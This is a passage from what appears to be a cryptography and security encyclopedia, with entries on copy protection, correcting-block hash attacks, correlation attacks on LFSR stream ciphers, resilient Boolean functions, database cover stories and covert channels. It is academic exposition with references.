In order to effectively prevent consumers from copying digital content protected in this way, the players must not allow consumers to easily access the decrypted digital content. Otherwise, the containing approach would not prevent consumers from reselling, trading, or exchanging digital content at their discretion. As a first line of protection, players should not provide a high-quality output interface for the digital content. A stronger level of protection is achieved if the decryption mechanism is integrated into the display, such that pirates would only obtain signals of degraded quality. The *content scrambling system* (CSS) used for *digital versatile disks* (DVDs) [2] is an example of the containing approach: in CSS, each of n manufacturers (n being several hundreds by 2002) has one or more manufacturer keys, and each player has one or more keys of its manufacturer built in. Each DVD has its own disk key dk, which is stored n times in encrypted form, once encrypted under each manufacturer key. The DVD content is encrypted under respective sector keys, which are all derived from the disk key dk.

Copy protection mechanisms can also work retroactively by deterring authorized users from leaking copies to unauthorized users. This approach requires solving the following two problems.

Mark copy protected content individually: Copy protected digital content carries information about its origin, that is, the original source, author, distributor, etc., in order to allow to trace its distribution and spreading. It is like embedding a unique serial number in each authorized copy of protected content. The more robust the embedded marking, that is, the harder it is to remove it without significantly degrading the quality of the digital content, the stronger copy protection mechanism can be achieved.

Deter from unauthorized access: Players need to have no ►tamper resistant access circuitry nor online access to license servers. Instead, each customer who receives an authorized copy is registered with the serial number of the copy provided. The marking serves as forensic evidence in investigations to figure out where and when unauthorized copies of original content have surfaced. This retroactive approach can be combined with the above-mentioned proactive approach by using the embedded serial numbers as individual watermarks, which are recognized by players for the respective content.

This approach can use anything from hidden serial numbers to sophisticated ►fingerprinting techniques. Fingerprints are characteristics of an object that tend to distinguish it from other similar objects. They enable the owner to trace authorized users distributing them illegally. In the case of encrypted satellite television broadcasting, for instance, users could be issued a set of keys to decrypt the video streams and the television station could insert fingerprint bits into each packet of the traffic to detect unauthorized uses. If a group of users give their subset of keys to unauthorized people (so that they can also decrypt the traffic), at least one of the key donors can be traced when the unauthorized decoder is captured. In this respect, fingerprinting is usually discussed in the context of the ►traitor tracing *problem*.

Open Problems

Copy protection is inherently difficult to achieve in open systems for at least two reasons: The requirements on watermarking are contradictory. In order to build an effective large-scale copy protection system, the vast majority of available players had to be equipped with some kind of tamper resistant circuitry or had online access to some license servers. Such circuitry had to be cheap and be integrated right into the players, and such online service had to be cheap and conveniently fast. Otherwise, the watermarking had no chance to gain any significant market share. However, tamper resistant hardware is expensive, so the cost per player limits the strength of the tamper resistance of its access circuitry. Online services incur communication costs on consumers and do not give them the independence and speed of off-line access circuitry. The way how the CSS used for DVDs was "hacked" is just one more incident demonstrating the contradicting requirements: since the encryption mechanism was chosen to be a weak feedback shift register cipher, it was only a matter of time until a program called *DeCSS* surfaced, which can decipher any DVD. The access circuitry of players into which the deciphering algorithm is built was not well protected against reverse engineering the algorithm, and hence, the secret algorithm leaked, and with it the DVD keys one by one. The ►watermarking scheme of the *Secure Digital Music Initiative* (SDMI) [7] (a successor of MP3) was broken by Fabien Petitcolas [6]. Later, a public challenge of this watermarking scheme was broken by Felten et al. [3]. The

SDMI consortium felt this piece of research might jeopardize the consortium's reputation and revenue so much that the SDMI consortium threatened to sue the authors if they would present their work at a public conference. Attacks on various other copy protection mechanisms have been described by Anderson in Sect. 20.3.30 of [1].

The requirements on ►fingerprinting are contradictory as well. On one hand, the broadcaster or copyright holder may want to easily recognize the fingerprint, preferably visually. This allows easy tracing of a decoder that is used for illegal purposes. This approach is very similar to the commonly used watermarking by means of the logo of a TV station that is continuously visible in one of the corners of the screen. On the other hand, the fingerprint should be hidden, in order not to disturb paying viewers with program-unrelated messages on their screen, or to avoid any pirate detecting and erasing the fingerprint electronically. In the latter case, one may require specific equipment to detect and decode a fingerprint.

Despite the inherent technical difficulties to build effective large-scale copy protection systems, the content industries (TV producers, movie makers, audio makers, software companies, publishers) have and will continue to have a strong interest in protecting their revenues against pirates. They are trying to overcome the contradictory requirements mentioned above by two complementing approaches: they try to control the entire market of media players and recorders by contracting with the large suppliers. While they opt for relatively weak but inexpensive access circuitry for these players, they compensate for the weakness by promoting suitable laws that deter consumers from breaking this access circuitry or resorting to unauthorized players, or using unauthorized recorders. An example for trying to make secure access circuitry pervasive in the PC market is the *trusted computing platform alliance* (TCPA) [8]. An example of such legislative initiative is the *digital millennium copyright act* (DMCA) [4] in the United States. It prohibits the modification of any electronic copyright arrangement information (CMI) bundled with digital content, such as details of ownership and licensing, and outlaws the manufacture, importation, sale, or offering for sale of anything primarily designed to circumvent copyright protection technology.

It is clear that the issue of copy protection is a special case of the more general issue of *digital rights management* (DRM). Both issues bear the risk of a few companies defining the access policies, which are enforced by the players and thus determine what and how a vast majority of people would be able to read, watch, listen to, or work with. An extensive overview of the debate about content monopolies, pricing, free speech, democratic, privacy, and legislative issues, etc., is given by the Electronic Privacy Information Center at [5].

Recommended Reading

1. Anderson R (2001) Security engineering. Wiley, New York
2. Bloom JA, Cox IJ, Kalker T, Linnartz J-PMG, Miller ML, Brendan C, Traw S (1999) Copy protection for DVD video. Proc IEEE 87(7):1267–1276
3. Craver SA, Min W, Liu B, Subblefield A, Swartzlander B, Wallach DS, Dean D, Felten EW (2001) Reading between the lines: Lessons from the SDMI Challenge. In: 10th USENIX security symposium 2002, The USENIX Association 2001, Washington, DC, pp 353–363
4. Digital Millennium Copyright Act. http://www.lo.gov/copyright/legislation/dmca.pdf
5. Digital Rights Management. http://www.epic.org/privacy/drm/
6. Petitcolas FA, Anderson R, Kuhn MG (1998) Attacks on copyright marking systems. In: Aucsmith D (ed) Information hiding. Lecture notes in computer science, vol 1525. Springer, Berlin, pp 218–238
7. Secure Digital Music Initiative. http://www.sdmi.org
8. Trusted Computing Platform Initiative. http://www.trustedcomputing.org

Correcting-Block Attack

Bart Preneel
Department of Electrical Engineering-ESAT/COSIC, Katholieke Universiteit Leuven and IBBT, Leuven-Heverlee, Belgium

Synonyms

Chosen prefix attack

Related Concepts

►Hash Functions

Definition

A correcting block attack on a ►Hash Function finds one or more blocks that make two different internal states collide or that bring an internal state to a given hash result.

Background

Correcting block attacks have been applied in the 1980s to a range of hash functions based on modular arithmetic; more recently they have also shown to be effective against custom designed hash functions such as *MD5*.

Theory

A correcting block attack finds collisions or (second) preimages for certain ►Hash Functions. The opponent can

freely choose the start of the message; for this reason some authors call this attack a chosen prefix attack. For a preimage attack, one chooses an arbitrary message X and finds one or more correcting blocks Y such that $h(X\|Y)$ takes a certain value (here $\|$ denotes concatenation). For a second preimage attack on the target message $X\|Y$, one freely chooses X' and searches one or more correcting blocks Y' such that $h(X'\|Y') = h(X\|Y)$ (note that one may select $X' = X$). For a collision attack, one chooses two arbitrary messages X and X' with $X' \neq X$; subsequently one searches for one or more correcting blocks denoted with Y and Y', such that $h(X'\|Y') = h(X\|Y)$. This attack often applies to the last block and is then called a correcting-last-block attack, but it can also apply to earlier blocks. Note also that once a collision has been found, one can append to both messages an arbitrary string Z.

Applications

Hash functions based on algebraic structures are particularly vulnerable to this attack, since it often possible to invert the compression function using algebraic manipulations [9]. A typical countermeasure to a correcting-block attack consists of adding redundancy to the message blocks, so that it becomes computationally infeasible to find a correcting block with the necessary redundancy. The price paid for this solution is a degradation of the performance.

A first example is a multiplicative hash proposed by Bosset in 1977 [1], based on $GL_2(GF(p))$, the group of 2×2 invertible matrices over $GF(p)$, with $p = 10,007$. Camion showed how to find a second preimage using a correcting block attack that requires 48 correcting blocks of 6 bits each [2].

In 1984 Davies and Price [4] proposed a hash function with the following compression function f:

$$f = (H_{i-1} \oplus X_i)^2 \bmod N\,,$$

where X_i is the message block, H_{i-1} is the chaining variable, and N is an *RSA* modulus. In order to preclude a correcting block attack, the text input is encoded such that the most (or least) significant 64 bits of each block are equal to 0. However, Girault [5] has demonstrated that a second preimage can be found using the extended Euclidean algorithm (►Euclidean Algorithm); improved results can be found in [6].

The 1988 scheme of CCITT X.509 Annex D [8] tried to remedy this approach by distributing the redundancy (one nibble in every byte). However, Coppersmith [3] applied a correcting block attack to find two distinct messages X and X' such that

$$h(X') = 256 \cdot h(X)\,.$$

This is a highly undesirable property, which a.o. implies that this hash function cannot be used in combination with a multiplicative signature scheme such as *RSA*. In 1998, ISO has adopted two improved schemes based on modular arithmetic (ISO/IEC 10118-4 *Modular Arithmetic Secure Hash, MASH-1 and MASH-2* [7]), which so far have resisted correcting-block attacks.

A correcting block collision attack was applied by Stevens et al. [11] to MD5 with a cost of 2^{39} calls to the compression function. The authors, who called this attack a chosen prefix attack, managed to exploit this attack to obtain a rogue server certificate [10]: they created two carefully crafted MD5-based *X.509 certificates*, and had one of these certificates signed by a commercial certification authority as a user certificate.

Recommended Reading

1. Bosset J (1977) Contre les risques d'altération, unsystème de certification des informations. 01 Informatique, No. 107, February 1977
2. Camion P (1986) Can a fast signature scheme without secret be secure? In: Poli A (ed) Applied algebra, algebraic algorithms, and error-correcting codes: 2nd international conference, proceedings. Lecture notes in computer science, vol 228. Springer, Berlin, pp 215–241
3. Coppersmith D (1989) Analysis of ISO/CCITT Document X.509 Annex D. IBM T.J. Watson Center, Yorktown Heights, 10598, Internal Memo, 11 June 1989
4. Davies D, Price WL (1984) Digital signatures, an update. In: Proceedings 5th International Conference on Computer Communication, October 1984, pp 845–849
5. Girault M (1988) Hash-functions using modulo-n operations. In: Chaum D, Price WL (eds) Advances in cryptology – EUROCRYPT '87: proceedings, Amsterdam, 13–15 April 1987. Lecture notes in computer science, vol 304. Springer, Berlin, pp 217–226
6. Girault M, Misarsky J-F (1997) Selective forgery of RSA signatures using redundancy. In: Fumy W (ed) Advances in cryptology – EUROCRYPT '97: proceedings, Konstanz, 11–15 May 1997. Lecture notes in computer science, vol 1233. Springer, Berlin, pp 495–507
7. ISO/IEC 10118 (1998) Information technology – Security techniques – Hash-functions, Part 4: Hash-functions using modular arithmetic
8. ITU-T X.500 (1988) The Directory – Overview of Concepts. ITU-T Recommendation X.500 (same as IS 9594-1, 1989)
9. Preneel B (1993) Analysis and design of cryptographic hash functions. Doctoral Dissertation, Katholieke Universiteit Leuven
10. Sotirov A, Stevens M, Appelbaum J, Lenstra AK, Molnar D, Osvik DA, de Weger B (2009) Short chosen-prefix collisions for MD5 and the creation of a rogue CA certificate. In: Halevi S (ed) Advances in cryptology – CRYPTO '09: proceedings, Santa Barbara, 16–20 August 2009. Lecture notes in computer science, vol 5677. Springer, Berlin, pp 55–69
11. Stevens M, Lenstra AK, de Weger B Chosen-prefix collisions for MD5 and applications (preprint, 2009)

Correlation Attack for Stream Ciphers

Anne Canteaut
Project-Team SECRET, INRIA Paris-Rocquencourt, Le Chesnay, France

Related Concepts

►Combination Generator; ►Fast Correlation Attack; ►Filter Generator; ►Stream Cipher; ►Symmetric Cryptography

Definition

The *correlation attack* was proposed by Siegenthaler in 1985. It applies to any ►running-key generator composed of several ►linear feedback shift registers (LFSRs). The correlation attack is a divide-and-conquer technique: it aims at recovering the initial state of each constituent LFSRs separately from the knowledge of some keystream bits (in a ►known plaintext attack). A similar ►ciphertext only attack can also be mounted when there exists redundancy in the plaintext (see [3]).

The original correlation attack presented in [3] applies to some ►combination generators composed of n LFSRs of lengths $L_1, \ldots, L_n$. It enables to recover the complete initialization of the generator with only $\sum_{i=1}^{n} \left(2^{L_i} - 1\right)$ trials instead of the $\prod_{i=1}^{n} \left(2^{L_i} - 1\right)$ tests required by an exhaustive search. Some efficient variants of the original correlation attack can also be applied to other keystream generators based on LFSRs, like ►filter generators (►fast correlation attack for details).

Theory

Original correlation attack on combination generators. The correlation attack exploits the existence of a statistical dependence between the keystream and the output of a single constituent LFSR. In a binary combination generator, such a dependence exists if and only if the output of the combining function f is correlated to one of its inputs, i.e., if

$$p_i = \Pr[f(x_1, \ldots, x_n) \neq x_i] \neq \frac{1}{2}$$

for some i, $1 \leq i \leq n$. It equivalently means that the keystream sequence $\mathbf{s} = (s_t)_{t \geq 0}$ is correlated to the sequence $\mathbf{u} = (u_t)_{t \geq 0}$ generated by the i-th constituent LFSR. Namely, the correlation between both sequences calculated on N bits

$$\sum_{t=0}^{N-1} (-1)^{s_t + u_t \bmod 2}$$

(where the sum is defined over real numbers) is a random variable which is binomially distributed with mean value $N(1-2p_i)$ and with variance $4Np_i(1-p_i)$ (when N is large enough). It can be compared to the correlation between the keystream $\mathbf{s}$ and a sequence $\mathbf{r} = (r_t)_{t \geq 0}$ independent of $\mathbf{s}$ (i.e., such that $\Pr[s_t \neq r_t] = 1/2$). For such a sequence $\mathbf{r}$, the correlation between $\mathbf{s}$ and $\mathbf{r}$ is binomially distributed with mean value 0 and with variance N. Thus, an exhaustive search for the initialization of the i-th LFSR can be performed. The value of the correlation enables to distinguish the correct initial state from a wrong one since the sequence generated by a wrong initial state is assumed to be statistically independent of the keystream. Table 1 gives a complete description of the attack.

In practice, an initial state is accepted if the magnitude of the correlation exceeds a certain decision threshold which is deduced from the expected false alarm probability P_f and the non-detection probability P_n (see [3]). The required keystream length N depends on the probability p_i and on the length L_i of the involved LFSR: for $P_n = 1.3 \cdot 10^{-3}$ and $P_f = 2^{-L_i}$, the attack requires

$$N \simeq \left(\frac{\sqrt{\ln(2^{L_i - 1})} + 3\sqrt{2p_i(1-p_i)}}{\sqrt{2}(p_i - 0.5)} \right)^2$$


running-key bits. Clearly, the attack performs $2^{L_i - 1}$ trials in average where L_i is the length of the target LFSR. The correlation attack only applies if the probability p_i differs from 1/2.

Correlation attack on other keystream generators. More generally, the correlation attack applies to any keystream generator as soon as the keystream is correlated to the output sequence $\mathbf{u}$ of a finite state machine whose initial state depends on some key bits. These key bits can be determined by recovering the initialization of $\mathbf{u}$ as follows: an exhaustive search for the initialization of $\mathbf{u}$ is performed, and the correct one is detected by computing the correlation between the corresponding sequence $\mathbf{u}$ and the keystream.

Correlation attack on combination generators involving several LFSRs. For combination generators, the correlation attack can be prevented by using a combining function f whose output is not correlated to any of its inputs. Such functions are called first-order ►correlation-immune (or 1-resilient in the case of balanced functions) [2]. In this case, the running-key is statistically independent of the output of each constituent LFSR; any correlation attack should then consider several LFSRs simultaneously. More generally, a correlation attack on a set of k constituent LFSRs, namely, LFSR i_1, … , LFSR i_k, exploits the existence

Correlation Attack for Stream Ciphers. Table 1 Correlation attack

Input. $s_0 s_1 \ldots s_{N-1}$, N keystream bits,
$p_i = \Pr[f(x_1, \ldots, x_n) \neq x_i] \neq 1/2$.
Output. $u_0 \ldots u_{L_i-1}$, the initial state of the i-th constituent LFSR.
For each possible initial state $u_0 \ldots u_{L_i-1}$
Generate the first N bits of the sequence u produced by the i-th LFSR from the chosen initial state.
Compute the correlation between $s_0 s_1 \ldots s_{N-1}$ and $u_0 u_1 \ldots u_{N-1}$:
$$\alpha \leftarrow \sum_{i=0}^{N-1} (-1)^{s_t + u_t \bmod 2}$$
If α is close to $N(1-2p_i)$
return $u_0 u_1 \ldots u_{L_i-1}$



Correlation Attack for Stream Ciphers. Fig. 1 Correlation attack involving several constituent LFSRs of a combination generator

of a correlation between the running-key **s** and the output **u** of a smaller combination generator, which consists of the k involved LFSRs combined by a Boolean function g of k variables (see Fig. 1). Since $\Pr[s_t \neq u_t] = \Pr[f(x_1, \ldots, x_n) \neq g(x_{i_1}, \ldots, x_{i_k})] = p_g$, this attack only succeeds when $p_g \neq 1/2$. The smallest number of LFSRs that can be attacked simultaneously is equal to $m+1$, where m is the highest correlation-immunity order of the combining function. Moreover, the Boolean function g of $(m+1)$ variables which provides the best approximation of f is the affine function $\sum_{j=1}^{m+1} x_{i_j} + \varepsilon$ [1, 4]. Thus, the most efficient correlation attack which can be mounted relies on the correlation between the keystream **s** and the sequence **u** obtained by adding the outputs of LFSRs $i_1, i_2, \ldots, i_{m+1}$. This correlation corresponds to

$$\Pr[s_t \neq u_t] = \frac{1}{2} - \frac{1}{2^{n+1}} |\hat{f}(t)|,$$

where n is the number of variables of the combining function, t is the n-bit vector whose i-th component equals 1 if and only if $i \in \{i_1, i_2, \ldots, i_{m+1}\}$, and $\hat{f}$ denotes the Walsh transform of f (►Boolean functions). In order to increase the complexity of the correlation attack, the combining function used in a combination generator should have a high correlation-immunity order and a high nonlinearity (more precisely, its Walsh coefficients $\hat{f}(t)$ should have a low magnitude for all vectors t with a small Hamming weight). For an m-resilient combining function, the complexity of the correlation attack is $2^{L_{i_1}+L_{i_2}+\ldots+L_{i_{m+1}}}$. It can be significantly reduced by using some improved algorithms, called ►fast correlation attacks.

Recommended Reading

1. Canteaut A, Trabbia M (2000) Improved fast correlation attacks using parity-check equations of weight 4 and 5. In: Advances in cryptology – EUROCRYPT 2000. Lecture notes in computer science, vol 1807. Springer, Heidelberg, pp 573–588
2. Siegenthaler T (1984) Correlation-immunity of nonlinear combining functions for cryptographic applications. IEEE Trans Inform Theory IT-30(5):776–780
3. Siegenthaler T (1985) Decrypting a class of stream ciphers using ciphertext only. IEEE Trans Comput C-34(1):81–84
4. Zhang M (2000) Maximum correlation analysis of nonlinear combining functions in stream ciphers. J Cryptol 13(3):301–313

Correlation Immune and Resilient Boolean Functions

Claude Carlet
Département de mathématiques and LAGA, Université Paris 8, Saint-Denis Cedex, France

Related Concepts

►Boolean Functions; ►Stream Cipher; ►Symmetric Cryptography

Definition

Parameters quantifying the resistance of a Boolean function to the Siegenthaler correlation attack.

Background

Boolean functions

Theory

Cryptographic *Boolean functions* must be *balanced* (i.e., their output must be uniformly distributed) for avoiding statistical dependence between their input and their output (such statistical dependence can be used in attacks).

Moreover, any combining function $f(x)$, used for generating the pseudorandom sequence in a stream cipher (►Combination generator), must stay balanced if we keep constant some coordinates x_i of x (at most m of them, where m is as large as possible). We say that f is then *m-resilient*. More generally, a (non-necessarily balanced) Boolean function, whose output distribution probability is unaltered when any m of its input bits are kept constant, is called *m-th order correlation-immune*. The notion of correlation-immune function is related to the notion of orthogonal array (see [1]). As cryptographic functions, resilient functions have more practical interest than general correlation-immune functions.

The notion of correlation immunity was introduced by Siegenthaler in [5]; it is related to an attack on pseudo-random generators using combining functions: if such combining function f is not m-th order correlation immune, then there exists a correlation between the output of the function and (at most) m coordinates of its input; if m is small enough, a divide-and-conquer attack due to Siegenthaler (►Correlation Attack for Stream Ciphers) and later improved by several authors (►Fast Correlation Attack) uses this weakness for attacking the system.

The maximum value of m such that f is m-resilient is called the *resiliency order* of f.

Correlation immunity and resiliency can be characterized through the Walsh transform $\widehat{f}(u) = \sum_{x\in F_2^n} (-1)^{f(x)\oplus x\cdot u}$, see [3]: f is m-th order correlation-immune if and only if $\widehat{f}(u) = 0$ for all $u \in F_2^n$ such that $1 \le w_H(u) \le m$, where w_H denotes the Hamming weight (that is, the number of nonzero coordinates); and it is m-resilient if and only if $\widehat{f}(u) = 0$ for all $u \in F_2^n$ such that $w_H(u) \le m$.

It is not sufficient for a combining function f, used in a stream cipher, to be m-resilient with large m. As any cryptographic function, it must also have high algebraic degree $d^\circ f$, high nonlinearity $\mathcal{NL}(f)$, and high algebraic immunity (►Boolean Functions). There are necessary trade-offs between the number of variables, the algebraic degree, the nonlinearity, and the resiliency order of a function:

- Siegenthaler's bound [5] states that any m-resilient function ($0 \le m < n-1$) has algebraic degree smaller than or equal to $n-m-1$ and that any $(n-1)$-resilient function is affine (Siegenthaler also proved that any n-variable m-th order correlation-immune function has degree at most $n-m$);
- The values of the Walsh transform of an n-variable m-resilient function are divisible by 2^{m+2} if $m \le n-2$, *cf.* [4] (and they are divisible by $2^{m+2+\lfloor \frac{n-m-2}{d} \rfloor}$ if f has degree d, see [2]). These divisibility bounds have provided nontrivial upper bounds on the nonlinearities of resilient functions [2, 4], also partially obtained in [6, 7]. The nonlinearity of any m-resilient function is upper bounded by $2^{n-1} - 2^{m+1}$. This bound is tight, at least when $m \ge 0.6\,n$, and any m-resilient function achieving it with equality also achieves Siegenthaler's bound with equality (see [6]).

The Maiorana–McFarland construction of resilient functions [1]: let r be a positive integer smaller than n; we denote $n-r$ by s; let g be any Boolean function on F_2^s and let ϕ be a mapping from F_2^s to F_2^r. We define the function:

$$f_{\phi,g}(x,y) = x\cdot\phi(y) \oplus g(y) = \bigoplus_{i=1}^{r} x_i\phi_i(y) \oplus g(y),\ x \in F_2^r,\ y \in F_2^s \qquad (1)$$

where $\phi_i(y)$ is the i-th coordinate of $\phi(y)$. If every element in $\phi(F_2^s)$ has Hamming weight strictly greater than k, then $f_{\phi,g}$ is m-resilient with $m \ge k$. In particular, if $\phi(F_2^s)$ does not contain the null vector, then $f_{\phi,g}$ is balanced.

Examples of m-resilient functions achieving the best possible nonlinearity $2^{n-1} - 2^{m+1}$ (and thus the best degree) have been obtained for $n \le 10$ and for every $m \ge 0.6\,n$ (n being then not limited, see [6]). They have been constructed by using the following methods (later generalized into the so-called indirect construction [8]) allowing to construct resilient functions from known ones:

- [1, 5] Let g be a Boolean function on F_2^n. Consider the Boolean function on F_2^{n+1}: $f(x_1,\ldots,x_n,x_{n+1}) = g(x_1,\ldots,x_n) \oplus x_{n+1}$. Then, $\mathcal{NL}(f) = 2\,\mathcal{NL}(g)$ and $d^\circ f = d^\circ g$ if $d^\circ g \ge 1$. If g is m-resilient, then f is $(m+1)$-resilient.
- [5] Let g and h be two Boolean functions on F_2^n. Consider the function $f(x_1,\cdots,x_n,x_{n+1}) = x_{n+1}g(x_1,\cdots,x_n)\oplus(x_{n+1}\oplus 1)h(x_1,\cdots,x_n)$ on F_2^{n+1}. Then, $\mathcal{N}_f \ge \mathcal{N}_g + \mathcal{N}_h$ (moreover, if g and h are such that, for every word a, at least one of the numbers $\widehat{g}(a)$, $\widehat{h}(a)$ is null, then $\mathcal{NL}(f)$ equals $2^{n-1} + \min(\mathcal{NL}(g),\mathcal{NL}(h))$).

  If the algebraic normal forms of g and h do not have the same monomials of highest degree then $d^\circ f = 1 + \max(d^\circ g, d^\circ h)$.

  If g and h are m-resilient, then f is m-resilient (moreover, if for every $a \in F_2^n$ of weight $m+1$, we have $\widehat{g}(a)+\widehat{h}(a) = 0$, then f is $(m+1)$-resilient; this happens

with $h(x) = g(x_1 \oplus 1, \ldots, x_n \oplus 1) \oplus \epsilon$, where $\epsilon = m \bmod 2$, see [1]).

- [6] Let g be any Boolean function on F_2^n. Define the Boolean function f on F_2^{n+1} by $f(x_1, \cdots, x_n, x_{n+1}) = x_{n+1} \oplus g(x_1, \cdots, x_{n-1}, x_n \oplus x_{n+1})$. Then, $\mathcal{NL}(f) = 2\,\mathcal{NL}(g)$ and $d^\circ f = d^\circ g$ if $d^\circ g \geq 1$. If g is m-resilient, then f is m-resilient (and it is $(m+1)$-resilient if $\widehat{g}(a_1, \ldots, a_{n-1}, 1)$ is null for every vector $(a_1, \ldots, a_{n-1})$ of weight at most m).

Recommended Reading

1. Camion P, Carlet C, Charpin P, Sendrier N (1991) On correlation-immune functions. In: Advances in cryptology: Crypto '91, Proceedings, Lecture notes in computer science, vol 576. Springer, Berlin, pp 86–100
2. Carlet C (2001) On the coset weight divisibility and nonlinearity of resilient and correlation-immune functions. In: Proceedings of SETA'01 (sequences and their applications 2001), Discrete mathematics and theoretical computer science. Springer, Berlin, pp 131–144
3. Guo-Zhen X, Massey JL (1988) A spectral characterization of correlation-immune combining functions. IEEE Trans Inf Theory IT-34(3):569–571
4. Sarkar P, Maitra S (2000) Nonlinearity bounds and constructions of resilient Boolean functions. In: Bellare M (ed) CRYPTO 2000, LNCS, vol 1880. Springer, Berlin, pp 515–532
5. Siegenthaler T (1984) Correlation-immunity of nonlinear combining functions for cryptographic applications. IEEE Trans Inf Theory IT-30(5):776–780
6. Tarannikov YV (2000) On resilient Boolean functions with maximum possible nonlinearity. In: Proceedings of INDOCRYPT 2000, Lecture notes in computer science, vol 1977. Springer, Berlin, pp 19–30
7. Zheng Y, Zhang XM (2001) Improving upper bound on the nonlinearity of high order correlation immune functions. In: Proceedings of selected areas in cryptography 2000, Lecture notes in computer science, vol 2012. Springer, Berlin, pp 262–274
8. Carlet C (2004) On the secondary constructions of resilient and bent functions. Proceedings of "Coding, cryptography and combinatorics", progress in computer science and logic, vol 23, Birkäuser Verlag, pp 3–28

Cover Story

Frédéric Cuppens, Nora Cuppens-Boulahia
LUSSI Department, TELECOM Bretagne, Cesson Sévigné CEDEX, France

Related Concepts

►Multilevel Database; ►Multilevel Security Policies; ►Polyinstantiation

Definition

A cover story is a lie, i.e., false information, used to protect the existence of secret information.

Background

Cover story has been a controversial concept for the last 20 years. This concept was first introduced in 1991 in the SEAVIEW project [4] as an explanation for the polyinstantiation technique used in multilevel databases, i.e., databases which support a multilevel security policy. To illustrate the concept of polyinstantiation, consider the example of multilevel relational database that contains the relation EMPLOYEE as shown in Table 1. This relation stores the salary of each employee of some organization. The additional attribute called "Tuple_class" represents the classification level assigned to each tuple in relation EMPLOYEE. To get an access to this multilevel relation, each user receives a clearance level. The multilevel security policy then specifies that a given user can get an access to some tuple only if his or her clearance level is higher than the tuple classification level.

Now if one assumes that each employee has only one salary, then John's salary is said to be polyinstantiated. This corresponds to a situation where an employee has two different salaries but classified at two different classification levels, namely, Secret and Unclassified as shown in Table 1.

Polyinstantiation was first introduced in the SEAVIEW project [3]. SEAVIEW provided the following "technical" explanation to justify polyinstantiation. If one considers again the example of Table 1 and the following scenario 1 where a user cleared at the unclassified level wants to insert a tuple telling that Mary's salary is 3,000. Then, there are two different possibilities:

- This insert is accepted and the database is updated by deleting the secret tuple telling that Mary's salary is 2,500. This deletion is to enforce the integrity constraint specifying that each employee has only one salary. However, SEAVIEW argues that this is not satisfactory because an unclassified user could actually delete every secret data stored in a multilevel database by inserting unclassified data, leading to integrity problem.

Cover Story. Table 1 Example of polyinstantiated relation EMPLOYEE

Employee_id	Salary	Tuple_Class
John	3,000	Secret
John	2,000	Unclassified
Mary	2,500	Secret

- This insert is rejected because there is already a secret salary for Mary stored in the database. In this case, the user who is inserting the tuple can learn that this rejection is because Mary has a classified salary stored in the database. This is called a signalling channel and SEAVIEW argues that creating such a signalling channel is also not satisfactory.

Thus, since both possibilities are not satisfactory, the solution suggested in SEAVIEW is to accept the insert without updating Mary's secret salary, leading to polyinstantiation.

Theory

The concept of cover story was suggested as a "semantic" explanation of polyinstantiation. If one considers again the example 1, then Garvey and Lunt [4] suggest interpreting it as follows: John's actual salary corresponds to the one classified at the secret level, namely, 3,000. The unclassified tuple telling that John's salary is 2,000 is a cover story, namely, a lie used to hide the existence of John's secret salary. Notice that the above scenario 1 is now slightly different if one considers the existence of cover stories. As a matter of fact, this is no longer an unclassified user that will insert a cover story (actually, an unclassified user must not be aware that a tuple is a cover story) but instead a secret user who will deliberately decide to insert in the database a lie corresponding to a cover story in order to hide the existence of a secret tuple. It is especially crucial that a cover story is properly chosen so that it is credible for the unclassified users. If these unclassified users could detect that some tuple is a lie, then the existence of the secret tuple could be broken.

In [5], it is noticed that using cover stories should be restricted to special situations where it is necessary to hide the existence of a secret tuple. When this is not the case, then Sandhu and Jajodia [5] suggest using a special value called "Restricted." For instance, if one considers again Table 1 and assumes that a secret user inserts in the database an unclassified tuple telling that Mary's salary is "Restricted." By observing this tuple, unclassified users will learn that Mary's salary is classified and thus they are not authorized to learn the actual value of Mary's salary. Thus, in this case, the decision is to tell the truth to unclassified users and thus to avoid using cover stories. Notice that using the "Restricted" value actually corresponds to authorizing a signalling channel. In [1], this approach is called "refusal" and a hybrid method is defined that combines the lying approach based on cover story with the refusal approach.

Cover Story. Table 2 Polyinstantiated relation EMPLOYEE with partial ordered security levels

Employee_id	Salary	Tuple_Class
John	3,000	Confidential_1
John	2,000	Confidential_2

The authors show in [2] that managing cover story using polyinstantiation is not free of ambiguity. To illustrate this point, consider the example presented in Table 2. Here, one assumes a partially ordered set of security levels where levels Confidential_1 and Confidential_2 are incomparable and are both lower than Secret. In this situation, a user cleared at the Secret level can observe both tuples telling that John's salary is respectively equal to 3,000 and 2,000 but cannot decide which tuple is a cover story. To solve this ambiguity, Cuppens and Gabillon [2] suggest that it is more appropriate to explicitly specify which tuple actually corresponds to a cover story.

Recommended Reading

1. Biskup J, Bonatti PA (2004) Controlled query evaluation for known policies by combining lying and refusal. Ann Math Artif Intell 40(1–2):37–62
2. Cuppens F, Gabillon A (2001) Cover story management. Data Knowl Eng 37(2):177–201
3. Denning DE, Lunt TF, Schell RR, Heckman M, Shockley WR (1987) A multilevel relational data model. In: IEEE symposium on security and privacy, Oakland, 27–29 Apr 1987
4. Garvey TD, Lunt TF (1991) Cover stories for database security. DBSec
5. Sandhu RS, Jajodia S (1992) Polyinstantation for cover stories. In: ESORICS'92, Toulouse, 23–25 Nov 1992

Covert Channels

Yvo Desmedt
Department of Computer Science, University College London, London, UK

Related Concepts

►Information Hiding; ►Side Channels

Definition

Lampson [9, p. 614] informally specified a special type of communication being:

> Covert channels, i.e., those not intended for information transfer at all, such as the service program's effect on the system load.

A more general definition can be found in [16, p. 110].

Theory

Covert channels often involve what is called timing channels and storage channels. An example of a timing channel is the start-time of a process. The modulation of disc space is an example of a storage channel. Methods how *covert channels* can be fought can, e.g., be found in [11]. For more information about *covert channels*, see [1].

Simmons [12] introduced the research on *covert channels* to the cryptographic community, by introducing a special type, he called a subliminal channel. (Simmons did not regard these channels as fitting the definition of *covert channel* [12].) He observed that covert data could be hidden within the *authenticator* of an *authentication scheme* [12]. The capacity of this channel was not large (a few bits per *authenticator*), but as Simmons disclosed 10 years later [14, p. 459–462] (see also [15]), the potential impact on treaty verification and on the national security of the USA could have been catastrophic.

